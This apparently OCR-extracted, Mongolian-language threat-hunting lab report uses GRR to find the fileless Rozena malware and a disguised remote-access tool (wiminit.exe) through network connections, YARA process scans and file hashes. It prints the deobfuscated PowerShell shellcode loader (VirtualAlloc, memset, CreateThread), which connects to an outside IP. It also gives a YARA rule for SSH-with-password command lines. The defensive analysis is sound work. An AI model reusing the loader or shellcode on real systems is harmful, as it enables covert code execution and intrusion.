
Туршилт 1:
Тайлсан скрипт

```
PS C:\Users\grr-client> $HW3vQ0tEZZBN::(('6 4 4 5 2 3 1 0'-replace'\w+','{${0}}'
-replace' ','')-f'e','p','t','y','d','-','a') -m '[DllImport("kernel32.dll")] pu
blic static extern IntPtr VirtualAlloc(IntPtr IpAddress, uint dwSize, uint flAll
ocationType, uint ElProtect); [DllImport("kernel32.dll")] public static extern I
ntPtr CreateThreat(IntPtr IpThreadAttributes, uint dwStackSize, IntPtr IpStartAd
dress, IntPtr IpParameter, uint dwCreationFlags, IntPtr IpThreatId);[DllImport("
msvcrt.dll")] public static extern IntPtr memset(IntPtr dest, uint src, uint cou
nt);' -name 'Win32' -ns Win32Funtions -pas;[ByTE[]]

PS C:\Users\grr-client> $shellcode = "0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0x
e5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x
0f,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x
01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0x
e3,0x48,0x01,0xd1,0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x
8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0x
f6,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x
8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x

PS C:\Users\grr-client> $dxultBJeObmS=$HW3vQ0tEZZBN::(('1 6 4 3 5 7 0 7 0 0 8 2
-replace'\w+','{${0}}'-replace' ','')-f'l','v','c','t','r','u','i','a','o').inv
ke(0,[Math]::('{1}{0}')-f'aX','M').invoke($Y8ISFRgyS5EZ.(('4 3 0 5 1 2'-replace
\w+','{${0}}'-replace' ',''-f'n','t','h','e','l','g'),0x1000),0x3000,0x40);for(
nJI23YlZrZJu=0;$nJI23YlZrZJu -le ($Y8ISFRgyS5EZ.(('1 2 3 4 0 5'-replace'\w+','{
{0}}'-replace' ','')-f't','l','e','n','g','h')-1);$nJI23YlZrZJu++){[vOiD]$HW3vQ
tEZZBN::('{0}{1}'-f'mem','SeT').invoke([iNtPTr]($dxultBJeObmS.ToInt32()+$nJI23Y
ZrZJu),$Y8ISFRgyS5EZ[$nJI23YlZrZJu],1)};Write-Output $Y8ISFRgyS5EZ[$nJI23YlZrZJu
],1;$HW3vQ0tEZZBN::('{1}{2}{0}'-f'EaD','CrEateT','Hr').invoke(0,0,$dxultBJeObmS,
0,0,0);.(('6 1 4 0 1 7 6 5 3 3 2'-replace'\w+','{${0}}'-replace' ','')-f'r','t'
'p','e','a','l','s','-') 100000 )
```

Туршилт 1: Сүлжээний холболтуудын мэдээлэл дээрээс нь powershell.exe процессийн сүлжээний холболтыг харах.



State	Path	Flow Name	Creation Time	Last Active	Creator
✓	AFEC73D7	Netstat	2019-09-26 04:33:32 UTC	2019-09-26 04:33:42 UTC	admin

Flow Information | Requests | Results | Log | API

Download As: CSV (zipped)

Filtered by: powershell

powershell

Value			
Payload	Family	INET	
	Type	SOCK_STREAM	
	Local address	Ip	192.168.1.5
		Port	62052
	Remote address	Ip	18.231.121.185
		Port	443
	State	SYN_SENT	
	Pid	9824	
	Process name	powershell.exe	
Payload type	NetworkConnection		
Timestamp	2019-09-26 04:33:42 UTC		


HUNT : Бусад клиентүүд дээр сэжигтэй файл байгаа эсэхийг харах

Client id	C.0ec2b378bd4ff06d			
Payload	Stat entry	Aff4path	aff4:/C.0ec2b378bd4ff06d/fs/os/C:/Users/grr-client1/Downloads/c23d6700e93903d05079ca1ea4c1e36151cdba4c5518750dc604829c0d7b80a7.exe	
		St mode	-rwxrwxrwx	
		St ino	0	
		St dev	0	
		St nlink	0	
		St uid	0	
		St gid	0	
		St size	606873	
		St atime	2018-06-30 15:10:56 UTC	
		St mtime	2019-09-22 07:42:47 UTC	
		St ctime	2018-06-30 15:10:56 UTC	
		St flags osx		
		St flags linux	----------	
		Pathspec	Pathtype	OS
			Path	/C:/Users/grr-client1/Downloads/c23d6700e93903d05079ca1ea4c1e36151cdba4c5518750dc604829c0d7b80a7.exe
			Path options	CASE_LITERAL
Payload type	FileFinderResult			
Timestamp	2019-09-26 05:41:43 UTC			
Client id	C.cbc0b93476961fc9			
		Aff4path	aff4:/C.cbc0b93476961fc9/fs/os/C:/Users/grr-client/Downloads/c23d6700e93903d05079ca1ea4c1e36151cdba4c5518750dc604829c0d7b80a7.exe	

Туршилт 1 дээр ашигласан malware

Malware name : ROZENA

ROZENA malware анх 2015 онд мэдэгдсэн бөгөөд fileless malware family – д хамаардаг.




Эх сурвалж: https://www.gdatasoftware.com/blog/2018/06/30863-fileless-malware-rozena

Туршилт 2 (Objective)

Хамгаалалтын систем дээр илрээгүй хортой кодыг C2 холболтоор нь илрүүлэх зорилгоор хийсэн threat hunt

Remote Access tools :

1. Remote desktop
2. Psexec
3. Team viewer
4. VNC
5. Go2Assist
6. LogMein
7. AmmyyAdmin



Ох сурвалж: https://attack.mitre.org/techniques/T1219/

Туршилт 2: Remote access tool – г ашиглаж болохуйц параметрын сонголтоор нь хайх

Launched Flow YaraProcessScan:

Urn	aff4:/C.cbc0b93476961fc9/EF802822	
Flow id	EF802822	
Client id	C.cbc0b93476961fc9	
Name	YaraProcessScan	
Args	Yara signature	rule Last { strings: $re1 = /.* -ssh root@[0-9.]{11} -pw \w+/ condition: $re1 }
Runner args	Notify at Completion	true
	Client id	C.cbc0b93476961fc9
	Flow name	YaraProcessScan
State	RUNNING	
Started at	2019-09-27 12:08:45 UTC	
Last active at	2019-09-27 12:08:45 UTC	
Creator	admin	

Туршилт 2: Yara process scan – ны хариу.


Process	Ppid	17516			
	Name	wiminit.exe			
	Exe	C:\Windows\System32\wiminit.exe			
	Cmdline	wiminit.exe -ssh root@192.168.1.7 -pw toor			
	Ctime	1569585170000000			
	Username	DESKTOP-71VO24U\grr-client			
	Status	running			
	Nice	32			
	Cwd	C:\Windows\System32			
	Num threads	5			
	User cpu time	0.0625			
	System cpu time	0.125			
	Rss size	475136			
	Vms size	3342336			
	Memory percent	0.022130098193883896			
	Connections	Family	INET		
		Type	SOCK_STREAM		
		Local address	Ip	192.168.1.5	
			Port	52078	
		Remote address	Ip	192.168.1.7	
			Port	22	
		State	ESTABLISHED		
		Pid	24244		

Туршилт 2: Remote access tool байж магадгүй файлын мэдээллийг авах flow.

Launched Flow FileFinder:

Urn	aff4:/C.cbc0b93476961fc9/8DC39F31			
Flow id	8DC39F31			
Client id	C.cbc0b93476961fc9			
Name	FileFinder			
Args	Paths	%%environ_systemroot%%\System32\wiminit.exe		
	Action	Action	STAT	
		Stat	Collect extended attributes	false
Runner args	Notify at Completion	true		
	Client id	C.cbc0b93476961fc9		
	Flow name	FileFinder		
State	RUNNING			
Started at	2019-09-27 12:18:51 UTC			
Last active at	2019-09-27 12:18:51 UTC			
Creator	admin			

Туршилт 2: Сэжигтэй файлын мэдээлэл.



fs > os > C: > Windows > System32

Icon	Name	st_size	st_mtime	st_ctime	GRR Snapshot
	wiminit.exe	886144	2019-07-14 01:01:42 UTC	2019-09-27 09:58:29 UTC	2019-09-27 12:19:50 UTC

fs > os > C: > Windows > System32

wiminit.exe

HEAD

Stats | Download | TextView | HexView

Attribute	Value	Age
	AFF4Object	
✚ TYPE	VFSFile	2019-09-27 12:19:50 UTC
	AFF4Stream	
HASH	Sha256: 5b1f9593794bbecdad3c6eca7202c2ef3af223d42615847476997613b880b4ca Sha1: bb783cbd01f6d9d630e61ee8e76fbb1e5b51b3c1 Md5: db099747525911f906c4a545eee634b4 Num bytes: 886144	2019-09-27 12:19:50 UTC
SIZE	886144	2019-09-27 12:19:50 UTC

